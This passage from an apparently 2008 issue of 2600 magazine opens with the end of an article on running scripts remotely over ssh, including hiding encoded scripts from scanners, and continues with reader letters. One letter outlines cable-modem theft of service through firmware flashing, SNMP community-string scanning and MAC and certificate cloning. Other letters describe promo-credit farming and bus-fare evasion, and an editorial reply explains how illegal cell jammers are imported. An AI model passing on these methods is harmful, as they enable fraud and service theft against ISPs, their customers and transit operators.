
These techniques can also be used to hide scripts on servers that scan for executable files. Not only can the script be run remotely, but a copy of the script saved on the remote machine doesn't need to be executable to be piped into a shell and executed. The script also doesn't need to start with hash-bang since it's not being invoked directly and doesn't need to provide the full path of the interpreter. If that's not enough to keep your sysadmin frustrated, you can also save an encoded copy of the script, and pipe it through a decoder before piping it into an interpreter.

If you do happen to be a sysadmin, think about using this technique to run a script on multiple servers. Instead logging in to twenty or thirty servers to do something "quick and simple," you can run a for loop on your desktop to run the script on each of the servers while you surf the web. Even for something that you normally wouldn't script, this becomes a more appealing option as the number of boxes increases. Something as simple as editing a configuration file on a few servers looks different when you think about it this way.

I'll leave you with a real-world example that I use regularly. It's a script to block advertising sites using some of the third-party operating systems on a Linksys WRT-54G. I'm currently using it with DD-WRT, and it's great for blocking banner ads on all computers connected to my home LAN. I call the script `adblock-wrt54g`, and it's run with no arguments from my laptop or desktop. This makes it easy to update the list and instantly protect all of the computers on my LAN. The script that's executed on the router is a single-quoted argument to ssh; the list that it's using is piped to ssh's standard input. The router supports public key authentication, so I don't have to type a passphrase when I run it.

I hope that you've learned something useful, and that you can go beyond my examples to create something useful. Happy hacking!

The scripts mentioned in this article can be downloaded from the 2600 Code Repository at http://www.2600.com/code/



Information

Dear *2600*:

First off I'd like to express to *2600* my gratitude for their hard work in getting together all of the most interesting theories and stories out there in the hacking field all into one quarterly issue. Yeah, please keep the staples... it's much better! I'm so looking forward to getting my hands on a copy of that *Best of 2600* book! I've always been into hacking anything with a TSOP in it. There are TSOPs in virtually every device that operates such as DISH Network receivers, FTA receivers, modems, video game consoles, and even casino slot machines which has led me to the newfound interest in hardware level programming and engineering of an "all-in-one" tool to make it easy to modify a TSOP on any device bank via USB serial or USBJTAG interfaces.

Anyway, I wanted to give the *2600* crowd a little more insight on cable ISP providers. Reading the "Exploring Road Runner's Internal Network" article in the 25:2 issue made me wonder what was wrong with that kind of setup. Of course, it looks like it's pretty insecure but as a matter of fact, it's pretty much how all cable ISPs do it. Of course, some of them may be really insecure as heck, such as Comcast and Charter which I know for a fact are the easiest ISPs to get online with - without even having an account with them. Cable ISPs have been abused for years and it's getting worse with every year that goes by.

Road Runner is actually one of the ISPs that requires a bit more work than usual to get online with a hacked setup. By hacked setup, I mean a modded modem where you've flashed the TSOP with a custom firmware or "already" hacked firmware, Haxorware being one of the latest "more featured" firmware out there for Broadcom 3349 based modems. From sbhacker.net (which is a research group that does not condone theft of service so don't go there looking for help on doing this) you will be pointed in the right direction to get your own modem set up in order to have more control over it. Premods can be bought there too, but that takes the fun out of it.

Some modems may be able to be hacked without any hardware modifications at all. With a VxWorks/BitFile method, you can place the modem into factory mode and then change certain things on it and get online using these settings. But this way is more risky since the ISP has more control over your modem than you do at this point. They can send it SNMP queries (which you can disable) and set your modem to ignore or change the SNMP ports to anything but the default SNMP port. Also, it isn't recommended if you're looking for a stable "always on" connection since if it reboots you'll have to input the settings again if the original settings aren't provisioned into the ISP's system already. Flashing a custom firmware or an already hacked firmware will give you more control than anything else.

Configs sometimes can be modified to where there's no limit on the speed for the modem to use, but that commonly doesn't work these days since the MD5 is broken once you've edited it by putting in the speeds you want. It doesn't match the actual MD5 from the config file that came off the ISP's TFTP server. Yet there's still official unlimited configs available on most ISPs - you just need to scan and catch them in use. Most of the time, network engineers and admins are the ones who use these configs when they're working on the network.

In most areas, in order to get online with a hacked setup on Road Runner, you need to be able to SNMP scan. However, you need the right set of community strings to reap results out of that HFC network you're able to access. Those community strings can sometimes be tricky to get. However, one sure way of getting the string is by having shell or serial access to the modem where you can log/monitor the events the modem is going through to get online. It'll read out the config as it gets online. Then you can take these strings and do a full scan on your HFC range. Do it a few ranges away from yours though because you cannot use a MAC from the same node or you'll have collisions, just as if you juped a nick on IRC. That raises a flag at the CMTS which will then shut down and reboot both modems constantly until one stays offline.

Some areas will have SNMP disabled or more strict security settings that need to be enabled like BPI/BPI+ which doesn't work on some firmwares when the MAC has been changed from the original one since the manufacturer certs embedded into the flash don't match up with the new MAC. Yet the firmware developing underground scene for these hacked modems is growing increasingly at a fast successful rate these days, managing to stay a step ahead of ISP cable provider companies, even though if they don't manage to stay a step ahead there are still ways to get past their security by doing a total full TSOP flash dump off a device about one mile away from your area that is already provisioned and allowed onto the network. It'll work in most cases as long as it's the same Broadcom revision as the other modem is. You can also just do a full SNMP scan/dump of a cmcert off the device you're cloning the MAC from and then inject that into your modem, but you'd need the right sets of the community strings to do that with. Net-SNMP is one of the best SNMP scanner apps you can use out there.

There are also much more powerful networking tools such as SolarWind's Broadband Engineer's

Toolset, which is geared more towards ISP network operators. Among the favorite tools of mine in this suite would have to be the DNS Audit/SNMP Sweep/IP Browser/RF Subscriber's Details/MIB Table Browser. That's pretty much all you'd need out of this suite unless you just want to go on and pack up a DB with every single device's HFC MAC, fire up Sonar out of that suite, and let it scan all of the subnets. You will want to have all of the SNMP strings for this step actually. Admin/Read/Write strings so you can reap every single device off your ISP. But be warned the DB can reach sizes of 8GB or so... it's better to just stop as soon as it reaches 300MB or it's gonna be a bitch to open in most cases. Or maybe it's just my crappy puter.

There are so many ways you can exploit your ISP. They usually have a central server for each area or possibly just one main central server where the provisioning is done. A buddy of mine used to have access to the ISP provisioning server where we could login and change the up/downstream rates on each provisioned modem. Even account info was accessible. You could get away with increasing a friend's service rate through this provisioning server and he wouldn't be billed for the extra speed/bandwidth since they don't keep billing info and provisioning on the same server or, much less, synched with the info from each other. But they would reset his speed back to the default speed it was on if he was late and gave them a reason to disable his cable service. However, you can also add new modem HFC MAC IDs into the system but that'd probably raise a flag in some department.

Most ISPs are insecure like this because either they don't care, or there's just a lack of money to update each town they're providing Internet services to, or they just owe the town too much in franchise fees, etc. to the point where they're making the customers in that town pay for it by hiking the service costs up, which probably leads to more pissed off customers who just go on and cut their service with them and then go back online with a hacked setup and rape them bandwidth wise. It's even worse when they start metering bandwidth because a cloner can possibly generate through all of these MACs and consume all of the bandwidth that was set for that modem's MAC and the legit owner for that MAC ends up paying for the excess bandwidth used. This type of situation is going on up in Canada on Rogers. Road Runner is also doing experiments on having metered services so watch out!

If there's more interest generated from this letter or the 25:2 "Exploring Road Runner's Internal Network" article, I may go on and make a nice big fat article on how easy it is to get on each ISP. But I'm not sure if that'd be a good idea. After all, these ISPs may have some tech that reads this mag and would probably shut these holes but, hey, it's actually so easy we wouldn't mind the challenge of seeing what the ISP tries to do to close these holes up once all that info has been brought to their attention. Or maybe they just already know and don't really care which is the case most of the time.

macnutzj

We have a feeling this all too brief letter only touches upon what's really out there. Thanks for writing.

Dear *2600:*

With regards to the article about 10minutemail.com in 25:1, here's a good way to rack up free minutes, downloads, and streaming rentals from the aebn.net service.

I'll start off by giving you an example promo site (set up your query on google like this: aebn.net "your free gift"

http://promo.aebn.net/

Put in your 10minutemail.com address, create your account, and you can now rack up minutes, downloads, and rentals.

Modify the query like this: site:promo.aebn.net "your free gift" and add these quotes:

"15 minutes"

"1 download to own"

"1 streaming rental"

"1 download"

Some may ask for a password, query the site that's offering the promo, and add "code" in the search. Sometimes it's embedded in a banner so don't bother too much; not every site uses the promo code system.

Still want *more?* Check out the top section: nine languages - nine more opportunities to search within each section and google the translated site:promo.aebn.net "your free gift" versions.

So far, my account has 4000 minutes, 40 downloads to own, and 50 streaming rentals. Pleasure yourselves over the summer, boys and girls!

R3t0DD

We regret that your letter wasn't actually printed until after the summer but we're sure our readers will adjust.

Dear *2600:*

Where I originally come from, they still have old buses. Tickets for the train are validated by machines but when you go to take the individual buses, it's all done by the bus driver. Ironically, this weakness comes with technology being used. I recently moved to a larger city for job opportunities and right away I noticed their much more advanced bus technology.

It's no longer left squarely up to the bus driver to examine your one time passes here. On the stand alone buses, they have machines that do the validation. When a pass is put in the machine, it will verify the printed markings on the pass to see if it's still valid. If the pass hasn't been used, there will be no markings of date and time. The machines print date, time, and when the ticket expires when you insert it into the machine. You can buy these passes in ten packs or you can always get a monthly pass which costs a fortune ($70 or so). The ten packs have tear-away tickets. One day I was in a hurry for the bus and tore out a ticket. Unfortunately, when I went to put it in the machine, it didn't accept it. The machine reported that there was an error and that I didn't insert the ticket in the right direction. I have a habit of doing this all the time, so I went to put the ticket in again, but it was rejected again. I then looked at the ticket and there was a small chunk missing because it didn't tear away perfectly. I just played it cool and was like, "Why won't this take my ticket?" The bus driver looked and I showed him that I was inserting the ticket properly. I said, "I just took this ticket out of my pack. It's new! See!" I then showed him the ticket with no markings and he let me on the bus. He didn't take the ticket from me though! I wasn't overly surprised because, unlike the last city I lived in, the bus drivers here aren't used to interacting with the ticket validation. If it's invalid, the machine won't take it and they just deny you access. It's defi-

nitely a weak point in their security though. Since that day I have used the same ticket around six times. I always pull the same trick (with the same ticket). It helps if they're really busy with lots of people because they want to rush you through, but it's worked every time. I just play it cool and play dumb. Do the whole, "Hey my ticket won't work - I don't suppose it could be because of this tear?" Then they just wave me on the bus. It's quite awesome when it's $3.75 a ride. I suppose it's more of a social engineering trick than a hack. I also suppose I'm just cheap but it works and it saves me enough for an extra beer that day and I'm content with that.

So, if you are also too poor for public transportation and your city uses a similar system, give it a try and maybe even get an extra beer that day.

Bus boy

At some point you're going to run into the same driver when pulling this scam. They may not remember right away but eventually you will become the equivalent of a folk legend within bus driver circles. Just be sure you have an escape route for the day they finally crack the ticket tearing caper.

Meeting Issues

Dear *2600*:

We had some questions that came up in last month's meeting and I just remembered to email on it. Our group has been talking about trying to start a laser project for a while now and some of the guys wondered if it was against any *2600* rules to do fundraising for the project. I think the idea was to make some Fargo *2600* shirts and sell them at a slight profit to the people who came to the meeting with the intent of spending the profits on parts to build our laser. We had already planned on making shirts and selling them at cost, which I wouldn't imagine would be a problem but I wanted to check on that anyway and then the whole fundraising idea came up so it seemed like a good time to write to you.

In summary, is it all right for us to make "Fargo *2600*" shirts and sell them for a slight profit to fundraise for a group project. And if not, is it OK to sell them at cost? Thanks!

Jem Tallon
Fargo 2600

This is fine with us as long as it's for a good cause and done in a positive spirit. And contrary to the rumor, it's not a requirement whenever making shirts that mention 2600 or the meetings to send us three of them (either M, L, XL or L, XL, XXL). So don't feel obligated to do that. Our address is on page 65 in case you do.

Dear *2600*:

I just was introduced to *2600* and bought my first copy and read it. I'd be interested in attending a meeting, but there are none feasibly close. I think it would be cool to start a meeting in the upstate New York area (Albany/Saratoga/Glens Falls), but don't know where to start or if there is even anyone around here with an interest. I may attend the meeting in Burlington, Vermont, but with gas prices how they are (and time constraints with school outside of summer), it won't be feasible to drive out there every month.

Robert

Meetings tend to work best in metropolitan areas where there are likely a number of people in fairly close proximity who will take an interest. If you think your area has potential, then your priority should be getting the word out in whatever way you can. One technique which has worked in the past is to make up flyers and insert them into copies of 2600 that are sitting on your local bookstore's shelves. It takes a lot of patience and word of mouth to get a good meeting started. Be sure to read the guidelines located at http://www.2600.com/meetings/guidelines.html and email us updates at meetings@2600.com so we know you're still in existence. Good luck!

Dear *2600*:

I have been attending my local *2600* meeting for almost three years now. It's quite big with a regular attendance of 10-15 every month. I have mailed in the past as to why we are not on the official meetings list, but got no response. So again I am trying to get us put on it.

I am not sure if our group has been noticed, but we have a site: http://www.brum2600.net/

Also, every year we hold a one day conference called Brumcon. This year we had a number of members of the Chaos Computer Club come from Germany to give talks.

Any advice/info would be gratefully received.

DrF

This leads us to an issue which pops up every now and then and for which we've been unable to find an easy solution. As stated in the guidelines mentioned in the previous letter (which you should have gotten an automated copy of when you emailed us), our meetings take place on the first Friday of the month. You've scheduled yours for the first Saturday. It may seem like a stupid and bureaucratic reason not to list a meeting but there is a degree of logic behind this policy. If we had both Friday and Saturday meetings, it wouldn't be that big a deal to define each meeting as one or the other. We came close to doing this at one point only to be told that those who couldn't attend our normal Friday evening meetings due to religious observances (a somewhat sizable number) would be doubly pissed that we'd be excluding them by having Saturday as the alternate day. That meant a third day would have to be a possibility too.

Then we started hearing from people who felt the weekend in general was a bad time and we started getting requests for meetings on the third Tuesday or for the last Monday afternoon of the month. Apart from the printing nightmare this would create on our already crammed meeting page in the magazine, having meetings on so many different days would make it very difficult to remember which day was "2600 meeting day," something we haven't had a problem with since the inception of the meetings over 20 years ago because they've consistently been held on the first Friday of the month.

We know there will always be people for whom Friday evening is inconvenient or even impossible. If we tell these people it's OK to have meetings on a different day, invariably this will set up a conflict with other people in that area who don't have a problem with the standard day or with others who want yet another day of the month. Then it becomes a power struggle as to which group of people will dominate and before you know it there are factions and multiple meetings. As always, we're open to ideas and suggestions on ways to make this work for everyone - or at least for as many as possible. We believe the system

has worked quite well over the years as is, but if there's a way to include others without causing confusion, we're open to it. As you can see below, there are other instances of this.

Dear *2600:*

We would just like you to know that last Thursday we had our first official meeting. We advertised the meeting place in our community using the university mailing list system to get the attention of as many people as possible. (The economy and entertainment of this town runs around the university community.)

The meetings will take place every first Thursday of the month at 7 pm in the Borders Books and Music coffeeshop in the Mayaguez Mall, Mayaguez, Puerto Rico.

Right now we consist of seven members, most of them students for the electrical and computer engineering department. Some of them are undergraduates and others are graduates. We will continue to advertise the group as much as we can. But for the moment that's all we have.

TIA

Dear *2600:*

I was wondering if you could provide the contact info for the Auburn, Alabama group which meets in "the student lounge upstairs in the Foy Union Building at 7 pm."

I'm 45 minutes away from them and before I made the trek, I wanted to make sure that they were meeting over the summer and that I didn't need a student ID to get into the building.

Eric

We don't give out personal information for anyone involved in meetings (or anything else). Technically, we don't even have meeting coordinators, so anyone attending (yourself included) would be a potential contact. The communication angle is handled by the attendees themselves. That's why it's a good idea for meetings to have web pages and forums so that people can converse about the meetings and get updated information.

General Questions

Dear *2600:*

I recently had the idea of writing an article for your magazine but, since it isn't in one of your usual themes, I wanted to see what you think of it before I put in all the effort.

I work for CERN, the European Center for Nuclear Research, the largest research center for high-energy physics in the world. You may already know something about us, but if you don't you can check Wikipedia and I won't bore you with the details. I work in the department that manages our computer center, which is pretty large. We have about 28,000 CPUs, about 12PB of disk storage, and more than 20PB of tape storage, to which we will add 15PB a year.

As you can imagine, managing all this stuff poses some pretty serious problems. Most people aren't used to thinking on this kind of scale, so I think it could make for interesting reading. I could do a little introduction on CERN, explain why we do what we do, and talk about some of the operational issues or anything else you think could be interesting. I won't talk about how to hack CERN or anything security related; I don't want to bite the hand that feeds me.

With the LHC (CERN's major experiment) starting up this summer, there will be lots of articles about CERN and the physics side of things. I think your readers may be interested in the IT stuff as well.

Let me know what you think.

Alex

It sounds like a fascinating idea and we'd be eager to see what you come up with. As we say to everyone who writes in, please write the article you're thinking of writing and assume that we'd be interested in running it. Obviously we can't promise anything until we see the finished product but writing is always better than not writing.

Dear *2600:*

How anonymous is the use of green dot cards?

Kevin

After spending a considerable amount of time and energy trying to figure out just what your question meant, we were able to determine that green dot cards are offered by various retail outlets in the United States and serve as prepaid credit or debit cards. They work in the same way except they are replenished with cash deposits which are made at the store. That and they have a number of fees which tend to get people aggravated. Since you need to actually receive a physical card in the mail at some point, it's not something we would consider entirely anonymous, although with a little imagination it could be used in a much more hidden way than a normal credit card. Green Dot used to operate a service known as WebSecret, which they described as "not requiring you to provide personal information, such as social security number and name." Those days are apparently over as Green Dot now requires that info for all accounts. We would be interested in hearing what today's best methods are for remaining anonymous while using plastic.

Dear *2600:*

I am interested in computers and I was wondering where a good starting point is as far as learning about code, programs, and computers in general. Any help would be much appreciated.

Adam

Wander through your local bookstore and find things that make a degree of sense to you, then plunge into them. Look for other people doing the same thing and you'll be immersed in all kinds of material before you know it. While classes can be good, the structure and obsession with grades can be a real turnoff to many.

Dear *2600:*

I forgot a number that you can call and find out the number that you are at. It was like 1-800-my ansi or something like that. Please help me.

Terry

You're thinking of the old 1-800-MY-ANI-IS number. If you call it now, you'll be advised to call 10-15-15-800 (in actuality this is carrier access code 1015158 followed by two zeros to reach that company's "operator" service). This service is a huge rip-off, charging over five dollars to reach some sort of directory assistance service which has nothing to do with the above number.

Just about any toll free number will have your ANI (Automatic Number Identification) these days. (ANI is the billing number, usually the same as Caller ID which is the calling number.) Many credit card services and

other companies with toll free numbers will happily read off the number they see in order to verify your account. A good example of this is the one run by MCI at 1-800-444-4444. Most phone company central offices can also get you this information through the use of ANACs, (Automatic Number Announcement Circuits) which are usually used by phone company technicians to find out what line they're working on. 958 and 9580 are common ones in our area but there are many varieties of this throughout the States and Canada. But if Caller ID is good enough for your needs, simply calling a nearby cell phone will yield the number you're at on its screen.

Dear *2600:*

I was just inquiring how much an entire set of back issues of your magazines from 1988 (that's when you started, right?) to the present would cost. I also was able to purchase *Freedom Downtime* and while I was able to watch only part of it at my friend's apartment (my DVD player is sadly incompatible with the first disc), I was truly impressed at your mission. Keep up the good work.

KNiGHT

We have all sorts of bulk discounts at our online store (http://store.2600.com) and currently the price for every last one of our back issues is $325. (We started in 1984, incidentally.) You might also want to consider our new book which comprises an awful lot of articles we've printed over the past 24 years. That's available in bookstores or at http://www.2600.com/book. As for the DVD you have, there's most always a way of playing the disc even if you run into a player that has problems with the multiple features. Try hitting the menu key a bunch of times or play and stop. Sometimes the play button followed by the menu button works. We've yet to find a player that can't play it at all. Please contact our support people at downtime@2600.com if you continue to have problems.

Dear *2600:*

My mom gave me my first copy of *2600* when I was in the sixth or seventh grade. In the eighth grade, I crashed a local tech school's network and BBS. I know y'all don't condone such actions but, hell, I was young. But this isn't really a letter. It's more a question. I wanna submit some cover art for your hopeful approval and maybe usage. Where do I submit it? Could y'all just email me back, cause I wanna get it in before the next issue?

Oxilary

We can almost guarantee it won't make it in time for this issue and we don't do personal responses to letters because of the enormous amount we get. While our covers are done in-house, we're always open to seeing new stuff and maybe figuring out a way to include it. You can either mail it to the physical address listed on our staff page or email your submissions to articles@2600.com. We appreciate your interest and hope your system crashing days are over.

Dear *2600:*

I am curious as to whether you could help me purchase a cell phone jammer. Are there stores in the New York City area that sell them? Or are they completely illegal as I've read somewhere? Any help you can give me towards cell phone peace and quiet would be wonderful.

Anonymous

You won't be able to easily find a cell phone jammer in a store in the States. That's not to say they're not there but, as they are illegal to sell (and own) in the U.S., it would be tricky at best. You shouldn't have much of a problem finding one overseas through the net that can be shipped to you, however. In most cases they go through customs labeled as amplifiers or something similar. You might wind up having to pay some additional duty but otherwise there doesn't seem to be much of a problem importing them. We do suggest you use them sparingly and with a degree of discretion.

Dear *2600:*

Not sure if you think this will be of interest or not but thought I'd check before writing it up. Would it be worth publishing an article on legit music at a cheaper cost to people outside the States?

For example, with Napster the highest subscription version in the U.S. costs about $15 whereas in the U.K. it's 15 pounds. So really, the U.K. is paying twice the amount as the U.S. Anyways, the article I'm thinking of writing explains how people in the EU can get Napster To Go for the same price as the guys in the U.S. Nothing illegal although I'm sure it breaks some Ts and Cs.

Matt

Again, we're willing to see whatever articles people write. While it's kind of hard to believe it would be that difficult to bypass the kind of billing practices you allude to, we're always eager to see how people try to defeat systems.

Dear *2600:*

Who pays for these? Seriously, do you actually make money off your quarterlies? I just sit in Barnes and Noble and read them there. That's just me.

Andrew
Sent from my iPhone

While that's your right, we're fortunate that not everyone does that. If they did, then we wouldn't be around for very long. Unlike other magazines, we rely solely on our readers to keep us going. Other publications simply rely on advertisements . They can actually not sell a single issue and still convince their advertisers that people are being exposed to the ads, perhaps in scenarios such as yours. We don't have that luxury, nor do we want it. You're obviously reading us for a reason so we hope you'll see the connection between supporting us and having the material continue to flow.

Dear *2600:*

I can't make it to this year's conference. Will the MP3s from the session talks be posted online? Also, is this really the last HOPE conference? I thought I heard/read that the Hotel Pennsylvania was no longer planned for renovation.

Steph

The MP3s are already online and the DVDs are also available. We seem to be getting better at this as it was all done in record time this year with more material than ever. And while the hotel is always in a state of renovation, it's the destruction that seems to have been shelved, at least for now. And yes, this was the last HOPE conference. The next one will be the next HOPE conference. We're sorry for any confusion this may have caused.

Dear *2600:*

What is the point of the meetings?

daniel

Since we apparently won't fool you with the obvious reason, we can tell you the real one: to get people out of their homes on the first Friday of the month so that the monitoring devices can be installed.

Dear *2600:*

I have been reading your magazine for several years now and would like to know where I can submit for rank within the hacker organization. I am currently a green belt in Brazilian Jiu-Jitsu and an orange belt in Muay Thai. Both are very deadly, yes, but as we all know in the 21st century we cannot run around elbowing people in the face or choking them to death. What ranks are available to me as a hacker? I am not ignorant and completely understand that you cannot simply hand me a black belt in hacking based on one email. Of course, I expect to at least start off around green or brown belt as I have taken several computer programming classes and can send a transcript if necessary. I have also hacked into several computer systems but I cannot talk about it through unencrypted email. Please forward this email to the training officer of your organization for immediate processing.

Brian V.

Our training officer (Sensei 2600) would only respond to this with "You begin as a beginner like everyone else, with a white belt. A good start would be calling me Sir."

Proclamations

Dear *2600:*

hack the election and overthrow the shadow systems rigging of elections that have been farced for the last 70 years. those that have elected all of our presidents. i know, and i have been witness to the last few. you need to start everyone on electing a small party candidate (the system needs to be hacked). the red and blue are truly connected. do not let the corporations and special interest and all of americas other evils select who runs your country. and do not let them rig another election with equipment that you wouldn't let your grandmother use. do not try to trace this message. i have ghosted an aol account.

my apologies for not signing
please heed my advice
thank you

Anyone who can ghost an AOL account clearly knows what they're talking about. The hackers of the world will take this solemn duty most seriously.

Dear *2600:*

good day i hacked www.yahoo.com it was not mafia boy aim a muslim i leave in the netherlands city: heerhugowaard aim now a good Muslim you can believe me or not but i really dit it but mafia boy was a friend of me we here little kids do bad thing who don't no really that time what we doing you most now i have hacked his school with netbus but oke i don't lie believe me so that was my story now i don't hack any more

why i don't tell it before i don't no i was just a little kid 13 years old now aim 19

Swinger

We can only wonder what a letter from you when you were 13 would have looked like. Thanks for all of the identifying information (including your phone number) that you sent us but we think it's utter nonsense. That's right, we don't believe you could hack a typewriter, much less Yahoo. Of course, if you were really good you'd hack Google or maybe even the government. But we don't think you've got what it takes. No skills whatsoever. Of course, if we were wrong, we'd sure look stupid and you'd look totally awesome. But we're not. We're right and you're lame

This should be fun.

Dear *2600:*

I applaud the return to staples in response to the inconsistency of the format. Too bad the glued spine never worked right.

Oh, and it's still $6.66 where I live.

Trollaxor

There's something strangely reassuring in that.

Dear *2600:*

Being a hacker, I found some things very disturbing watching the movie! I have been a hacker now for 11 years. I am In CdC, EFF, and the Happy Hackers.

I enjoy *2600* and have for a very long time now. Five questions come to my mind and have been bothering me now since day one and I have never seen you respond to any of the questions I am about to ask.

1. We all know John Markoff and Shimomura are idiots! Where and how did they meet?
2. Why was Markoff there in North Carolina in the first place?
3. As I have stated above, I too am a hacker and also was monitored for three years. They too have been to my house and I was never treated like that! Question: Why are they using Mitnick as an example?
4. We all know what happened to the Homebrew Computer Club. Question: Why when we all know what happened to Roscoe are they making Mitnick pay the high price for being a hacker when other hackers have done other things just as bad if not worse?
5. As it states in the manifesto, "They may stop one person but they will never stop us all." Why is Kevin their sole target?

Kevin Mitnick never deserved any of this and never will! He is a human being and deserves to be treated like one! Not like an animal!

jodi

These aren't really new questions and in fact a few of them are basically the same question rephrased. But we're glad to see our film is still igniting such indignation after so many years. We did our best to at least pose the important questions in our film. You'll have to theorize on the rest or track down people who actually know what the true agenda was.

Dear *2600:*

It could be that my ears are not sensitive enough, but I haven't heard much discussion about the disgracefully illogical trend known (sometimes?) as End User Security Policies. You know - those networks (usually WLANs, but sometimes actual http sites!) that *require* their users to have some arbitrary set of "security" software installed on their machines in order to

use a given resource?

This is completely outrageous. At the very least it demonstrates a pitiful and, more importantly, backwards approach to a problem for which the resource provider is neither responsible, nor at risk from. If an end user is suffering from malware issues, it is not the WLAN's problem, and the WLAN is responsible for its own security. The confused policy of requiring users to keep their Windows up to date and laden with anti-malware is ambiguous about whether it represents some kind of silly, forceful benevolence, or some flawed measure at protecting itself.

Equally important is the mistake in assuming that Windows Updates and anti-malware make a computer "safer." You know when you ask a salesperson at a major electronics chain if an MP3 player applies its lost frequency compensation filters on audio that has been encoded losslessly, and he just looks in the manual and then says "It make the sound better"? This is what is happening when someone tells you that antivirus software makes a Windows machine more stable. There is really no correlation between the two. Staying away from obviously illegal websites is how you avoid getting a virus.

Of course, most people who understand this well enough to discuss it just say "why don't you run Linux?" This is not the point. I am a Linux user and an XP user, and neither is better. The point is that I have an XP machine that runs extremely well, and I am denied access to my own school's (U of Toronto) WLAN because of their incompetence.

I want to know if anyone is working on circumventing this nonsense. Is there any software that tricks the OS (or whoever's asking) into thinking you have anti-malware nonsense installed and running?

There could be a really simple solution that I'm not aware of. Please let me know.

Jeff

We hope to see an article or two on this.

Dear *2600:*

I feel kinda bad. I am a homeless hacker and I have been reading your mag since I was building desktops out of the dumpster. I love your mag, great content. I only wish I didn't have to steal it to read it. I guess I could just read it online, but there's nothing like a new copy. I'm addicted!

Homeless Hacker

Well, as an addict, you should realize the importance of paying for your next fix. You don't want to anger the supplier.

Dear *2600:*

$120 for admission to Defcon was an outrageous price, particularly since most of that cost probably went into paying for the fancy badge. Now, this being a hacker's convention and that one of the events was a "badge hacking contest," I decided to perform the ultimate badge hack - I don't need no stinking badges!

My first attempt was to just "walk in" and see how far I'd get, wearing regular street clothes like all the other attendees. I got as far as the hall monitors posted at the bottom of the skybox stairs. Next, I went back to my room and changed into a pair of black slacks and a white dress shirt. And added to my attire, a green Riviera cap. It's been two days now, and I've not been stopped yet!

Lord Pong

Ripping people off isn't what hacking is about. It's one thing to figure out a way to defeat the system but using it for personal gain like this is simply bad for the community. In your case it looks like you just managed to avoid being spotted. Not exactly high tech but it can be effective. Keep in mind, though, that these events cost money to put on and only survive because people contribute. If you think it costs too much, there are lots of other more effective ways of letting that be known.

Help Needed

Dear *2600:*

Do not publish in any way (spoken or print).

I was wondering if you knew of anyone who would be willing to teach me how to program (language unimportant). I understand most of the basics of programing from work and other things. I would be willing to pay for the time or I could teach them about high end mapping. I just don't want to take a class that is based on a grade that means nothing more then a letter.

Thanks in advance.

Ian

So why did we publish this despite your explicit request? Well, first off, we eliminated all geographic info so it's unlikely you will be found out. Second, you sent this to our letters section which exists solely to print letters. Third, your question deserves an answer that others can benefit from. Please forgive us.

Obviously, we don't know people everywhere who can teach others in their area (especially since we totally wiped your info and no longer even know where your area is). But we can tell you generally that such people abound and that you will find them by going to 2600 meetings or the various conferences that go on in the hacker world. We find that paying for a tutor isn't all that different from taking a class. The informal approach in more of a social setting tends to have better results in our experience. You want this to be something you look forward to, not something that's a chore or an obligation. If you have a real interest in the subject matter, then this shouldn't be an issue. And don't completely eliminate the possibility of taking a class if it pertains to what you want to pursue. There is no law that says you have to care about the grade you get.

Dear *2600:*

I am aware that *2600*, even though it is mainly an IT magazine, also publishes sociopolitical letters and articles. I was particularly impressed with your Spring 2002 issue article: Time To Care. The writer made his message clear: that both corruption and indifference are needed to ensure an ominous future.

Having said that, I would like to bring to your attention a letter writing campaign to the United States Congress. An American college girl, Amelia Fedo, has written an open letter to the U.S. Congress highlighting the plight of Gopalan Nair. I believe she intends to forward her letter to every single member of Congress.

"On May 29th, 2008, Mr. Nair published a blog entry criticizing Singapore judge Belinda Ang's biased handling of the high-profile case of democratic activist Dr. Chee Soon Juan v. authoritarian former Prime Minister Lee Kuan Yew, during which she favored Lee and denied the defendant, Dr. Chee, a fair trial. In

response to Nair's criticism of the judge on his blog, Singapore government officials arrested him on May 31 at the hotel where he was staying. He had been in Singapore since May 26th, and, prior to his arrest, had expected to return to his home in the United States on the third of June." You may read the complete letter at: http://www.gopalan-nair.org/misc/fedo.html.

I understand that in order for the campaign to secure the liberty of Gopalan Nair successfully, more publicity is needed. And I would like to know if it would be possible for you and your fellow American citizens to start a letter writing campaign to Congress in conjunction with Miss Fedo's efforts. If possible, a similar petition to the Singapore embassy in Washington would also be helpful.

Singa Crew
(cyber-activist based in Singapore)

This is indeed a scary story that deserves much more attention than it's gotten. We encourage our readers to help spread the word. This could happen to anyone.

Experiences

Dear *2600*:

I have recently contracted a very "uncool" virus. This virus is pretty interesting and has one aspect that I had not suspected. It willingly gave me the entire code written in ABA. The code had already done its work and had ripped some registry data. I don't know why but it did. I fixed the registry with Tweak VI and it worked fine afterwards. Another side effect however was that in the Temp folders it had copied 5000 x86 files. Which seemed strange. I did not want to send in all of the code even though it is not a lot - only about 200 lines. If anyone is interested I will send it in.

Micah

We suspect there will be some interest in this.

Dear *2600*:

I pre-ordered a copy of *The Best of 2600* a few days ago, and was going back to Amazon to see if the price had changed since I ordered it... and noticed that Amazon is now selling subscriptions to the magazine for $50 a year. Seems a little steep at about two times the shelf price. Is this some sort of mistake?

drlecter

This has actually been going on for some time. Somebody got the bright idea to subscribe to us at the corporate rate and then try and resell the magazine through Amazon. It's not something we can really stop since they're not breaking any rules. But judging from the amount of negative feedback posted on that site, we doubt they're doing very well. And quite a few people have indirectly found themselves browsing through our online store because of this so it's a weird form of publicity we're getting out of this.

Dear *2600*:

I have been reading your magazine for about a year now and have been very interested in the articles. I loved *2600* ever since my dad started bringing them home for me. After becoming frustrated with my cable box, I recently found a way to hack it.

